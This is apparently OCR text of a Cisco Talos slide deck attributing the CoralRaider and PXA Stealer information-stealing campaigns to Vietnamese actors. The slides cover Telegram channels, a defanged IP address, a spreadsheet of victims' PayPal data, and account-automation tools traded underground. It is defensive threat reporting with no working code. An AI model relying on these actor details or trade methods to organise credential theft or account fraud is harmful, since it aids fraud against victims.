
CoralRaider's Telegram Environment

- Possibly infected their own environment while testing the bot.
- Telegram groups “Kiém tien tử Facebook,” “Mua Bán Scan MINI,” and “Mua Bán Scan Meta.”
- IP address 118[.]71[.]64[.]18 located in Hanoi, Vietnam






CoralRaider’s desktop image



- Interesting OneDrive folders
- Same as seen in PDB strings

CoralRaider’s Excel Spreadsheet Image





- Multiple Tabs Employee salary spreadsheet advertising costs website to buy copies PayPal related can use
- Has victims’ data including PayPal account details
- Multiple versions, First one was created on May 10, 2023
- Microsoft office 365 account “daloia krag”

PXA Stealer Campaign's Telegram Account

"Lone None," hardcoded in the PXA Stealer

- The account has an icon of Vietnam's national flag
- A picture of the emblem for Vietnam's Ministry of Public Security
- Vietnamese comments in the PXA Stealer program
- Private antivirus checker







CISCO TALOS

PXA Stealer Campaign's Underground Activates


- This actor active in "Mua Bán Scan MINI," which CoralRaider actor also operates
  - Mainly selling Facebook accounts, Zalo accounts, SIM cards, credentials, and money laundry data
- Promoting his Telegram channel, "Cú Black Ads – Dropship,"
  - sharing a few automation tools , selling of information related to social media accounts, proxy services, and a batch account creator tool
- Require users to send key back to the channel administrator for activation, which mean not sharing all the tools for free






CISCO TALOS

PXA Stealer Actor Sharing Tools



Hotmail batch creation tool




Hotmail cookie batch modification tool

- Sharing lots of automated utilities designed to manage several user accounts
- For example: Hotmail batch creation tool, an email mining tool, and a Hotmail cookie batch modification tool
- Sharing packages not only the executable files but also their source code

Takeaways

Case Learning, Mitigation and Future holds

- Efficiency and adaptability
- Sophisticated in the arsenal
- Underground market growing



- Implementing MFA and multi-layered defense
- Use case study to adjust defense strategy

- Leveraging LLM models to enhance tactics
- Changing financial motivation to initial access broker

CISCO TALOS

thank you!

blog.talosintelligence.com

@talossecurity

TALOSINTELLIGENCE.COM

TALOSINTELLIGENCE.COM